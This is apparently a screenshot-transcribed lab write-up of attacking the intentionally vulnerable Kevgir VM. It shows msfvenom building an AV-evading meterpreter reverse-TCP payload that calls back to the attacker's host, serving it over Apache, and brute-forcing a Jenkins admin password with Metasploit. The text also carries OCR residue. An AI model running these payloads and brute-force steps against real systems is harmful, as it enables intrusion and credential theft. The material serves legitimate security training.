
jenkins



```
Ubuntu 14.04.3 LTS canyoupwnme tty1
canyoupwnme login: _
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.153 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe
-k -o /home/kali/Desktop/task5.exe

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai succeeded with size 177 (iteration=1)
x86/shikata_ga_nai succeeded with size 204 (iteration=2)
x86/shikata_ga_nai succeeded with size 231 (iteration=3)
x86/shikata_ga_nai succeeded with size 258 (iteration=4)
x86/shikata_ga_nai chosen with final size 258
Payload size: 258 bytes
Final size of exe file: 75264 bytes
Saved as: /home/kali/Desktop/task5.exe

┌──(root㉿kali)-[~]
└─#
```


I created a payload using msfvenom, selecting the linux meterpreter/reverse_tcp option. To make the payload harder to detect, I applied the x86/shikata_ga_nai encoder.



```
Ubuntu 14.04.3 LTS canyoupwnme tty1
canyoupwnme login: _
```

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
Files  meow.exe  mimi.exe  pass.txt  stats.spk  task5.exe  task5.war

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo cp task5.exe /var/www/html

[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop]
└─$ service apache2 start

┌──(kali㉿kali)-[~/Desktop]
└─$
```

After generating the payload, I copied the file named 'task5' to the '/var/www/html' directory to serve it as web content. Then, I started the Apache web server to make the file accessible.


Kevgir VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Search
11:58 PM
4/13/2024


```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:

Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login: _
```

```
   DB_ALL_PASS       false      no        Add all passwords in the current database to the list
   DB_ALL_USERS      false      no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none       no        Skip existing credentials stored in the current database (Accepte
                                          d: none, user, user&realm)
   HTTP_METHOD       POST       yes       The HTTP method to use for the login (Accepted: GET, POST)
   PASSWORD                     no        A specific password to authenticate with
   PASS_FILE                    no        File containing passwords, one per line
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                          tasploit/basics/using-metasploit.html
   RPORT             8080       yes       The target port (TCP)
   SSL               false      no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false      yes       Stop guessing when a credential works for a host
   TARGETURI                    no        The path to the Jenkins-CI application
   THREADS           1          yes       The number of concurrent threads (max one per host)
   USERNAME                     no        A specific username to authenticate as
   USERPASS_FILE                no        File containing users and passwords separated by space, one pair
                                          per line
   USER_AS_PASS      false      no        Try the username as the password for all users
   USER_FILE                    no        File containing usernames, one per line
   VERBOSE           true       yes       Whether to print output for all attempts
   VHOST                        no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/jenkins_login) > set RHOSTS 192.168.1.13
RHOSTS => 192.168.1.13
msf6 auxiliary(scanner/http/jenkins_login) > set USERNAME admin
USERNAME => admin
msf6 auxiliary(scanner/http/jenkins_login) > set PASS_FILE /home/kali/Desktop/pass.txt
PASS_FILE => /home/kali/Desktop/pass.txt
msf6 auxiliary(scanner/http/jenkins_login) > set RPORT 9000
RPORT => 9000
msf6 auxiliary(scanner/http/jenkins_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/jenkins_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:3162881 (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:312h1edd (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:guest (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:1234 (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:fasfe (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:23r534ofg (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:sansfdsf1m (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:kucky (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:msfadmin (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:kuki (Incorrect)
[-] 192.168.1.13:9000 - LOGIN FAILED: admin:aqweewqga (Incorrect)
[+] 192.168.1.13:9000 - Login Successful: admin:hello
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) > 
```

To obtain a session in Jenkins, I needed both a username and password. Obtaining the username was straightforward: I accessed the Jenkins website, navigated to the 'People' section, and retrieved the username. However, obtaining the password required brute forcing.

👉I opened msfconsole and searched for the jenkins_login module. After selecting the module, I adjusted the options by setting the RHOST and RPORT to the target IP and port number. I specified the Jenkins username as 'admin' and created a file containing multiple passwords (to brute force). Then, I set the PASS_FILE option to the path of the file containing these passwords.
Luckily one of the passwords was successful, therefore the username:pass was admin:hello 🥳

...But I haven't sent generated payload yet!




```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:

Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login: _
```

```
Jenkins

New Item            All
People
Build History       S   W   Name ↓   Last Success     Last Failure   Last Duration
Manage Jenkins                   test     8 yr 2 mo - #1   N/A            0.18 sec
Credentials
My Views            Icon: S M L       Legend   RSS for all   RSS for failures   RSS for just latest builds

Build Queue
No builds in the queue.

Build Executor Status
1  Idle
2  Idle

Page generated: Apr 14, 2024 12:59:01 AM EEST   REST API   Jenkins ver. 1.647
```

Kevgir VM [Running] - Oracle VM VirtualBox
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Dashboard [Jenkins]
192.168.1.13:9000
Right Ctrl
Search
11:59 PM
4/13/2024


Successful Login 🥳



```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:

Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login: _
```

```
[+] 192.168.1.13:9000 - Login Successful: admin:hello
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) > exit

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use jenkins_console
[-] No results from search
[-] Failed to load module: jenkins_console
msf6 > search jenkins console

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  auxiliary/gather/jenkins_cred_recovery                        normal  Yes    Jenkins Domain Credential Recovery
   1  exploit/multi/http/jenkins_script_console   2013-01-18       good    Yes    Jenkins-CI Script-Console Java Exe
cution
   2  auxiliary/scanner/http/jenkins_command                        normal  No     Jenkins-CI Unauthenticated Script-
Console Scanner


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/jenkins_command

msf6 > █
```

Kevgir VM [Running] - Oracle VM VirtualBox
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
kali@kali: ~
"the quieter you become, the more you are able to hear"
Right Ctrl
Search
12:02 AM
4/14/2024


Kevgir VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Search
12:07 AM
4/14/2024

